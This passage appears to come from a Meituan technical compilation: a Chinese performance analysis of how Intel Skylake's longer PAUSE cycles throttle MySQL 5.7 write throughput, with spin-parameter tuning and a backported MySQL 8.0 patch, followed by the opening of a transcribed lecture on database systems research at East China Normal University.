    asm volatile("rdtsc" : "=a" (low), "=d" (high) );
    return ((low) | (high) << 32);
}

void pause_test()
{
    int i = 0;
    for (i = 0; i < TIMES; i++) {
        asm(
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"\
                "pause\n"
                ::
                :);
    }
}

unsigned long pause_cycle()
{
    unsigned long start, finish, elapsed;
    start = rdtsc();
    pause_test();
    finish = rdtsc();
    elapsed = finish - start;
    printf("Pause 的 cycles 约为 :%ld\n", elapsed / 100);
    return 0;
}

int main()
{
    pause_cycle();
    return 0;
}
```

其运行结果统计如下：

CPU	Cycles	备注
4110	122	• 4110 、5118 跟E5-2620 V4 相差超过10倍。 • 5218 跟E5-2620 V4 相差约4倍。
5118	119	
5218	35	
4210	32	
E5-2620 V4	8	

- 4110 和 5118 PAUSE 周期较大，均为 100 多，它们属于 Purley 第一代架构：Skylake。
- 4210 和 5218 PAUSE 相比前一代有提升，是因为它们同属 Purley 第二代架构：Cascadelake，该代 CPU PAUSE 指令有优化。

3.2.3 Intel 提升 PAUSE 猜想

Intel 提高 PAUSE 指令周期的原因，推测可能是减少自旋锁冲突的概率，以及降低功耗；但反而导致 PAUSE 执行时间变长，降低了整体的吞吐量。

The increased latency (allowing more effective utilization of competitively-shared microarchitectural resources to the logical processor read to make forward progress) has a small positive performance impact of 1-2% on highly threaded applications. It is expected to have negligible impact on less threaded applications if forward progress is not blocked executing a fixed number of looped PAUSE instructions.

3.3 PAUSE 导致写瓶颈分析

接下来，我们深入分析一下 PAUSE 指令导致 MySQL 写瓶颈的原因。

首先，通过 MySQL 内部统计信息，查看一下 InnoDB 信号量监控数据：

```
SEMAPHORES
----------
OS WAIT ARRAY INFO: reservation count 153720
--Thread 139868617205504 has waited at row0row.cc line 1075 for 0.00
seconds the semaphore:
X-lock on RW-latch at 0x7f4298084250 created in file buf0buf.cc line 1425
a writer (thread id 139869284108032) has reserved it in mode  SX
number of readers 0, waiters flag 1, lock_word: 10000000
Last time read locked in file not yet reserved line 0
Last time write locked in file /mnt/workspace/percona-server-5.7-redhat-
binary-rocks-new/label_exp/min-centos-7-x64/test/rpmbuild/BUILD/percona-
server-5.7.26-29/percona-server-5.7.26-29/storage/innobase/buf/buf0flu.cc
line 1216
OS WAIT ARRAY INFO: signal count 441329
RW-shared spins 0, rounds 1498677, OS waits 111991
RW-excl spins 0, rounds 717200, OS waits 9012
RW-sx spins 47596, rounds 366136, OS waits 4100
Spin rounds per wait: 1498677.00 RW-shared, 717200.00 RW-excl, 7.69 RW-sx
```

可见写操作并阻塞在：storage/innobase/buf/buf0flu.cc 第 1216 行调用上。

跟踪一下发生等待的源码：buf0flu.cc line 1216：

```
    if (flush_type == BUF_FLUSH_LIST
        && is_uncompressed
        && !rw_lock_sx_lock_nowait(rw_lock, BUF_IO_WRITE)) {    // 加锁前，
判断锁冲突

        if (!fsp_is_system_temporary(bpage->id.space())) {
        /* avoiding deadlock possibility involves
         doublewrite buffer, should flush it, because
         it might hold the another block->lock. */
        buf_dblwr_flush_buffered_writes(
          buf_parallel_dblwr_partition(bpage,
                flush_type));
      } else {
        buf_dblwr_sync_datafiles();
      }
      rw_lock_sx_lock_gen(rw_lock, BUF_IO_WRITE);        //  加 sx 锁
    }
...
 #define rw_lock_sx_lock_nowait(M, P)       \
  rw_lock_sx_lock_low((M), (P), __FILE__, __LINE__)
...

rw_lock_sx_lock_func(                                    // 加 sx 锁函数
/*=================*/
```

```
  rw_lock_t*  lock, /*!< in: pointer to rw-lock */
  ulint   pass, /*!< in: pass value; != 0, if the lock will
        be passed to another thread to unlock */
  const char* file_name,/*!< in: file name where lock requested */
  ulint   line) /*!< in: line where requested */

{
  ulint   i = 0;
  sync_array_t* sync_arr;
  ulint   spin_count = 0;
  uint64_t  count_os_wait = 0;
  ulint   spin_wait_count = 0;

  ut_ad(rw_lock_validate(lock));
  ut_ad(!rw_lock_own(lock, RW_LOCK_S));

lock_loop:

  if (rw_lock_sx_lock_low(lock, pass, file_name, line)) {

    if (count_os_wait > 0) {
      lock->count_os_wait +=
        static_cast<uint32_t>(count_os_wait);
      rw_lock_stats.rw_sx_os_wait_count.add(count_os_wait);
    }

    rw_lock_stats.rw_sx_spin_round_count.add(spin_count);
    rw_lock_stats.rw_sx_spin_wait_count.add(spin_wait_count);

    /* Locking succeeded */
    return;

  } else {

    ++spin_wait_count;

    /* Spin waiting for the lock_word to become free */
    os_rmb;
    while (i < srv_n_spin_wait_rounds
           && lock->lock_word <= X_LOCK_HALF_DECR) {

      if (srv_spin_wait_delay) {
        ut_delay(ut_rnd_interval(
            0, srv_spin_wait_delay));                          // 加锁失败,
调用 ut_delay
      }

      i++;
    }
```

```
    spin_count += i;

    if (i >= srv_n_spin_wait_rounds) {

      os_thread_yield();

    } else {

      goto lock_loop;
    }
...
ulong srv_n_spin_wait_rounds  = 30;
ulong srv_spin_wait_delay = 6;
```

上述源码可知，MySQL 锁等待是通过调用 ut_delay 做空循环实现的。

InnoDB 层有三种锁：S（共享锁）、X（排他锁）和 SX（共享排他锁）。 SX 与 SX、X 是互斥锁。加 SX 不会影响读，只会阻塞写。所以在大量写入操作时，会造成大量的锁等待，即大量的 PAUSE 指令。

分析到这里，我们总结一下影响吞吐量的两个因素：

- 自旋的时长，在 MySQL5.7 以及之前版本的源码定位为：spin_wait_delay * 50。
- Intel CPU PAUSE 的指令周期。

接下来，我们就从这两方面入手，评估优化空间以及效果。

4. 针对 PAUSE 指令和 spin 参数优化与探索

4.1 MySQL spin 参数优化

4.1.1 MySQL 5.7 spin 参数优化

我们可以基于现有 MySQL 版本、硬件等方面，来寻找优化点。

MySQL 针对 spin 控制这块有个参数可以调整，根据参数特点进行相关优化：

innodb_spin_wait_delay

innodb_spin_wait_delay 的单位，是 100MHZ 的奔腾处理器处理 1 毫秒的时间，默认 innodb_spin_wait_delay 配置成 6，表示最多在 100MHZ 的奔腾处理器上自旋 6 毫秒。


innodb_sync_spin_loops

当 innodb 线程获取 mutex 资源而得不到满足时，会最多进行 innodb_sync_spin_loops 次尝试获取 mutex 资源。

其中 innodb_spin_wait_delay 参数对 PAUSE 运行时长是有影响的。针对此参数，我们进行调优测试。

具体项	默认	测试数值 1	测试数值 2
innodb_spin_wait_delay	6	12	3
innodb_sync_spin_loops	30	30	20

同样，针对上述参数优化，我们通过基准测试来对比性能和效果：



可以总结为：

- innodb_spin_wait_delay 的调整对 TPS、QPS 一定影响，其值趋于小，则 MySQL 性能有提升。反之，下降。
- innodb_spin_wait_delay 参数调整性能优化效果有限，性能提升的幅度还是无法满足线上业务需求。

4.2 MySQL8.0 spin 新特性移植

4.2.1 spin_wait_pause_multiplier 移植

针对 Skylake CPU，PAUSE 造成的吞吐量下降，我们对 MySQL 5.7 spin 控制参数 innodb_spin_wait_delay 的调优并未取得明显效果。

于是，我们将目光投向了 MySQL 8.0 的新特性：MySQL 8.0 针对 PAUSE，源码中新增了 spin_wait_pause_multiplier 参数，来替换之前写死的循环次数。

4.2.2 spin_wait_pause_multiplier 实现

MySQL 8.0 源码中，之前循环 50 次的逻辑修改成了可以调整循环次数的参数：spin_wait_pause_multiplier。

```
ulint ut_delay(ulint delay) {
  ulint i, j;
```

```
  /* We don't expect overflow here, as ut::spin_wait_pause_multiplier
is limited
  to 100, and values of delay are not larger than @@innodb_spin_wait_
delay
  which is limited by 1 000. Anyway, in case an overflow happened,
the program
  would still work (as iterations is unsigned). */
  const ulint iterations = delay * ut::spin_wait_pause_multiplier;
  UT_LOW_PRIORITY_CPU();

  j = 0;

  for (i = 0; i < iterations; i++) {
    j += i;
    UT_RELAX_CPU();
  }

  UT_RESUME_PRIORITY_CPU();

  return (j);
}
...
namespace ut {
ulong spin_wait_pause_multiplier = 50;
}
```

4.2.3 移植 spin_wait_pause_multiplier patch 优化

既然 MySQL 8.0 参数 spin_wait_pause_multiplier 可以控制 PAUSE 执行的时长，那么就可以减少该值，从而降低整体 PAUSE 影响。


了解 MySQL 8.0 相关代码后，我们将该 patch 移植到线上的稳定版本：

```
MySQ >select version();
+-------------------+
| version()         |
+-------------------+
| 5.7.26-29-mt-log |
+-------------------+
1 row in set (0.00 sec)

MySQL>show global variables like '%spin%';
+-----------------------------------+-------+
| Variable_name                     | Value |
+-----------------------------------+-------+
| innodb_spin_wait_delay            | 6     |
```

```
| innodb_spin_wait_pause_multiplier | 5     |
| innodb_sync_spin_loops            | 30    |
+-----------------------------------+-------+
3 rows in set (0.00 sec)
```

由上述可知，Silver 4110 的 PAUSE cycles 是 E5-2620 v4 的 14 倍左右。基于此，将 innodb_spin_wait_pause_multiplier 值调整为默认值的 1/14，取稍大值：5。即将该参数由原默认的 50 调整为 5。

最后，还是通过二维折线图来对比该 patch 调优后的基准测试数据：




- Silver 4110 移植 spin_wait_pause_multiplier patch，并调整优化后，4110（patch）性能有了较大的提升。
- Silver 4110（patch）相对调优 innodb_spin_wait_delay 性能上更优。
- Silver 4110（patch）并发线程大于 64 的只写场景，性能略低于 E5-2620 V4，其他均优。
- 按照真实的线上读写比例，4110（patch）可以将吞吐量恢复到原先的性能水平。

4.3 PAUSE 指令周期优化

上述章节中，我们测出 Cascadelake CPU PAUSE 周期下降了。在跟 Intel 技术专家确认后得知：从 Purley 的第二代产品 Cascadelake 开始，Intel 将 PAUSE 的

指令周期降低到了 44。(估计 Intel 也发现了第一代增加 PAUSE 周期后的性能瓶颈问题。)

我们针对第二代 CPU 产品继续做基准测试，来看一下性能表现：



接着用 perf diff 来对比一下 4110 和 4210 在 ut_delay 上的开销：

```
# Baseline  Delta Abs  Shared Object                      Symbol
# ........  .........  .................................  .....................................
#
    15.62%     -8.01%  mysqld                             [.] ut_delay
               +1.27%  [kernel.kallsyms]                  [k] native_safe_halt
     0.06%     +0.74%  [kernel.kallsyms]                  [k] reschedule_interrupt
     0.80%     +0.59%  [kernel.kallsyms]                  [k] native_queued_spin_lock_slowpath
     1.25%     +0.58%  libpthread-2.17.so                 [.] __pthread_mutex_cond_lock
     1.49%     +0.43%  libpthread-2.17.so                 [.] pthread_mutex_lock
     6.92%     +0.37%  mysqld                             [.] 0x000000000036a168
               +0.28%  [kernel.kallsyms]                  [k] mlx5_eq_int
     0.58%     +0.23%  mysqld                             [.] mtr_t::Command::prepare_write
     0.94%     +0.23%  [kernel.kallsyms]                  [k] __schedule
               +0.21%  [kernel.kallsyms]                  [k] mlx5e_poll_tx_cq
     0.74%     +0.21%  [kernel.kallsyms]                  [k] _raw_spin_lock_irqsave
               +0.20%  [kernel.kallsyms]                  [k] call_function_interrupt
     0.29%     +0.19%  [kernel.kallsyms]                  [k] native_write_msr_safe
     0.02%     +0.16%  [kernel.kallsyms]                  [k] scheduler_ipi
               +0.15%  [kernel.kallsyms]                  [k] smp_call_function_many
               +0.15%  [kernel.kallsyms]                  [k] mlx5e_napi_poll
               +0.14%  [kernel.kallsyms]                  [k] eq_update_ci.isra.4
     0.05%     +0.13%  [kernel.kallsyms]                  [k] llist_add_batch
     0.03%     +0.13%  [kernel.kallsyms]                  [k] __x2apic_send_IPI_mask
     0.47%     +0.13%  [kernel.kallsyms]                  [k] _raw_qspin_lock
               +0.12%  [kernel.kallsyms]                  [k] mlx5_cmd_comp_handler
```

- 可以看到 4210 比 4110 占比下降了 8%。
- 由于 PAUSE 指令周期还是数倍于 E5 系列 CPU，4210 在高负载下，

PAUSE 的开销对 MySQL 吞吐量还是有较大的影响。而在 128 并发线程以下，性能相比 4110 有了较大的提升。按理，可以满足线上业务需求（该测试结果跟移植 spin_wait_pause_multiplier patch 性能测试数据曲线一致）。

5. 总结

最后针对本篇内容，我们可以做个简单的总结：

Intel 在新平台 CPU 产品调大了 PAUSE 指令周期，在高并发 spinlock 竞争激烈场景下，可能会造成程序性能较大损耗（特别是执行固定 PAUSE 次数的程序）。 针对 Skylake 架构 CPU（比如：4110 等）PAUSE 指令周期较长引起性能问题的优化方法如下：

将 MySQL 8.0 innodb_spin_wait_pause_multiplier patch 移植到线上稳定版本（或升级到 MySQL 8.0），通过降低 PAUSE 执行时长，来提升吞吐量。 如果是 OS 为 CentOS 6，可以升级到 CentOS 7，CentOS 7 本身 spinlock 优化，对 MySQL 性能也有一定提升。 最简单、直接的方法可以替换为 Cascadelake 架构 CPU。

针对 Cascadelake 架构 CPU，由于 Intel 本身在 PAUSE 周期已经优化，性能上已经做了修复。当然也可以采用上述优化方案，让性能提升一个台阶。

6. 作者简介

春林，2017 年加入美团，主要负责 MySQL 运维开发和优化工作。

招聘信息

美团 DBA 团队招聘各类人才，Base 北京、上海均可。我们致力于为公司提供稳定、可靠、高效的在线存储服务，打造业界领先的数据库团队。这里有数万各类架构的 MySQL 实例，每天提供万亿级的 OLTP 访问请求。真正的海量、分布式、高并发环境。欢迎感兴趣的同学发送简历至：tech@meituan.com（邮件标题注明：美团 DBA 团队）

美团内部讲座｜周烜：华东师范大学的数据库系统研究

作者：周烜

【 Top Talk/ 大咖说 】由美团技术学院和科研合作部主办，面向全体技术同学，定期邀请美团资深技术专家、业界大咖、高校学者及畅销书作者，为大家分享最佳实践、互联网热门话题、学术界前沿技术进展等内容，帮助美团同学开拓视野、提升认知。2020 年 10 月 27 日，Top Talk 邀请到了华东师范大学周烜老师，请他带来题为《华东师范大学的数据库系统研究》的分享。本文系周烜老师分享报告的文字版，希望能对大家有所帮助或者启发。

/ 报告嘉宾 /

周烜


华东师范大学教授，数据科学与工程学院副院长

2001年本科毕业于复旦大学，2005年在新加坡国立大学取得博士学位，2005年至2010年期间先后在德国L3S研究中心和澳大利亚联邦科工组织从事科研工作，随后在中国人民大学信息学院任教6年，于2017年3月加入华东师范大学。研究兴趣包括数据库系统和信息检索技术。曾参与和负责多个国内外的科研项目和工业合作项目，积累了丰富的数据管理系统研发经验。研究成果被发表于众多国际一流的学术会议和期刊。凭借在分布式数据库领域的成果转化获得国家科技进步二等奖和教育部科技进步一等奖。入选教育部"新世纪优秀人才"支持计划。

/ 报告摘要 /

华东师范大学是国内为数不多长期坚持数据库内核技术研究的高校，在学术界和工业界均建立了较好的声誉。本次讲座将分享华东师范大学数据库团队近期的一些科研思路和研究成果。首先分析驱动数据库技术发展的主要因素，谈一谈未来有价值的研究方向。再聊一聊团队近来取得的一些有趣的研究成果，领域包括新硬件的数据库适配、分布式事务处理、HTAP、系统实现模块化（Modularization）等等。

00 引言



今天我代表华东师范大学的数据库团队，来分享一下对数据库这种技术或者这种产品的一些研究心得以及当前的研究成果。其实，高校跟企业实际上是处在两个不同的生态领域当中，高校更关注关于研究理论的一些问题，但是企业更多的关注企业本身的产品以及用户，所以两者面向的目标是不太一样的。但是经过我们在华师大这么多年的一些摸索，特别是我们自己研究上的一些摸索，以及跟企业合作的经历，我们觉得实际上高校和企业应该一起来做我们称为数据库系统或者基础软件的研究，因为只有这样才能够更好的推动这个行业本身的发展。

我的报告内容会分成两个部分。首先分享一下我们对数据库这种技术发展动态的看法，我们团队在数据库这个领域也做了很多年，包括我之前在中国人民大学也是做数据库系统的，我在这个领域里面有可能不到 20 年的积累。我希望能够提出我们的看法，并且能够得到大家的一些反馈，纯粹是做一种探讨，因为对技术的发展方向的探索，没有标准的答案。我觉得大家应该集思广益，共同去探讨，才能把这个问题看得更清楚，这是讲座前面一部分的内容。

后面一部分的内容我会聚焦到我们的一些研究成果上，这些研究成果可能就会比较技

术细节了，会更适合搞技术、数据库、系统的这些同学，但是我会尽量把讲座的形式变得更大众化一点，尽量用更通俗的方式去给大家介绍。我希望通过这种细节的介绍，也能够让大家了解一下，我们在设计系统的时候，通常一个工程师、一个研究者或者一个学者，他的思路大概是怎么样的，我不能代表所有的人，但是因为我们这个团队是一个典型的做系统的团队，所以这个思路可能仅代表了一部分做系统的学者的思路。

01 数据库系统的形态变化

1.1 什么引起了数据库系统的形态变化?

首先问大家一个问题，什么引起了数据库系统的形态变化？我们知道数据库系统实际上是一个有很长历史的系统，是现代软件开发的一个核心部件。任何应用都离不开某种数据库，但是我们其实也可以看到，如果你有一定的经验，比如大概 10 年的工作经验，你会看到数据库系统的形态是在发生变化的，10 年前用的很流行的东西，现在不见得普遍被采用。这个系统虽然有很长很长的历史，也很成熟了，但是它的形态还是在发生变化的。

什么在驱动数据库系统的形态变化？这是一个很重要的问题，也是比较有趣的问题，但并不是一个好回答或者能够全面的回答的问题。我这里就直接抛出我们对这个问题的一些看法，我们觉得数据库系统的形态变化，主要来自三个方面的推动力：

- 第一个方面是应用需求的变化。我们的软件产品一直在变得越来越丰富，应对的场景越来越多，实际上应用需求是在变化的，它的变化提出了不同的要求需求，它在促使数据库系统的形态在发生改变。
- 第二个方面在学术界其实比较少去触及的，就是软件开发模式的变化。数据库是 70 年代 80 年代设计的，面对的是当时的软件开发模式，我们知道在九十年代以后，软件开发模式实际上发生了很大的改变。软件开发的模式的变化，也在引起数据库使用方式的改变，也在推进数据库系统的演变。
- 第三个方面就是硬件平台的革新，硬件在改变处理器、存储器件，整个平台以

前是一个大型的计算机，大型机、中型机，然后现在其实就是云平台，这些东西的变化实际上是在影响数据库本身的形态的改变。

我们看到的推动力主要就是这三个。我们认为未来推动数据库变化的原因也不出于这三个，我们可以通过这个东西去预知未来应该朝什么方面去推进我们的数据库技术的进步。下面我就大概做一个简单的展开。

1.1.1 应用需求的变化

首先第一点就是应用需求的变化。我们认为这实际上是在推动底层技术，像数据库系统这种技术变化的一个主要原因。


通过上面这三幅图大家能够很容易去理解数据库诞生的年代，那个时候磁盘作为一个存储介质，刚刚在市场上推广，磁盘取代了磁带，数据的随机访问变的可能了。那个时候对数据管理功能的需求一下子就增长了，当时出现了各种各样的数据库，包括网状数据库，包括后面的关系数据库，那个时候是我们叫前互联网时代就出来了。但那个时候应用的规模并不大，数据库的用户量一般，终端用户其实很少，对于一个银行来讲就是那些银行职员在使用数据库，普通用户在银行排队，他们不是终端的使用者。

后来进入到互联网时代之后，我们发现终端的使用者一下子就爆炸性的增长了。现在我们每个人有一个手机，随时都在使用手机上的 App，然后这个 App 他随时都会把请求发送给后台的数据库。我们看到应用规模在最近 20 年有一个很大的增长，如果

往后看的话，未来我们认为增长有可能还会继续。我们的工业互联网、物联网使用的话，我们的终端会变得更多，他可能对数据管理系统的压力会变得更大。

所以我们看到应用不断的扩张，给数据库这种底层系统有一个持续增长的压力，要应对这样的压力，以前对数据库的设计，它逐渐就变得不太实用，必须去革新，必须去改变它。

这个是我们看到的一个最主要的推动力。但除了应用规模的扩展，当然就还有一个应用领域的扩展，最开始的数据库它就是金融领域或者电信领域去使用，并不会在互联网、销售或者传媒等等这些领域去大规模的使用，但是我们发现 IT 的渗透到各行各业之后，它的应用范围也在增加，应用范围增加对传统的系统来讲是不友好的，或者是说你的传统数据库系统对这些应用是不友好的，所以这个也在推动它的一个变革。



应用需求带来什么变化？我们回顾历史的话，我们看到分布式数据库现在变得越来越被大家所需要，大家看到了谷歌的一些分布式数据库的产品，它现在作为一种标杆的产品，然后国内也有一些分布式数据库的场景，包括美团在内，听说美团内部也在研制自己的分布式数据库，实际上是在对需求的负载增加的一个应对。

应对它实际上并不是一个很简单的事情，如果要增加你的数据库的扩展性，有时候你


必须要重新去设计你的数据库的架构。我们通常做系统的同学应该了解，其实在做系统的时候，你需要做很多折中的考量的，有些东西是不能兼顾的，比如说你的功能性和应用性对吧？一个东西特别简单去使用的话，它功能性有时候就是比较简单，它复杂的功能处理不了，或者是你的功能很复杂的时候，你的扩展性又上不去。

在系统设计的时候你必须去做一种权衡，去获得一部分这方面的能力，你就必须丢失其他的一些能力。当你需要它的扩展性非常强的时候，你有可能就要去重新考量它，你要去丢弃什么东西，你要去忍受什么其他的一些东西，然后这个时候就产生架构的变化，这样的话我们就会发现有新的系统出来，比如说以前的是 SQL，我们现在有讲 NoSQL 大家认为它的扩展性容易做的更好一些，然后会有其他形态的一些数据管理产品。

针对这个问题，学界工业界都有很多的讨论，Michael Stonebrake 大概 10 多年前发表的一些言论，就说“One size does not fit all”，你不太能指望某一个系统能够能够处理所有的应用需求。因为不同的应用需求，你可能必须要做不同的折中、重新的考量，你只能顾此，你顾此只能失彼，所以这样就产生了一个多样化的形态。


我们现在看到的数据库，如果你们在使用的话，你会面临很多选择，你到底用 MySQL 还是 MongoDB 对吧？你的分析的时候你要用什么？用 Hadoop 还是用传统的数仓 MPP 产品，有不同的需求，可能有不同的考量。这个我们看到应用需求它的变化，它的增加，它在实际上对这个系统起到了一个很重要的推动的这个作用，这是我展开的第一点。

1.1.2 软件开发模式的转变



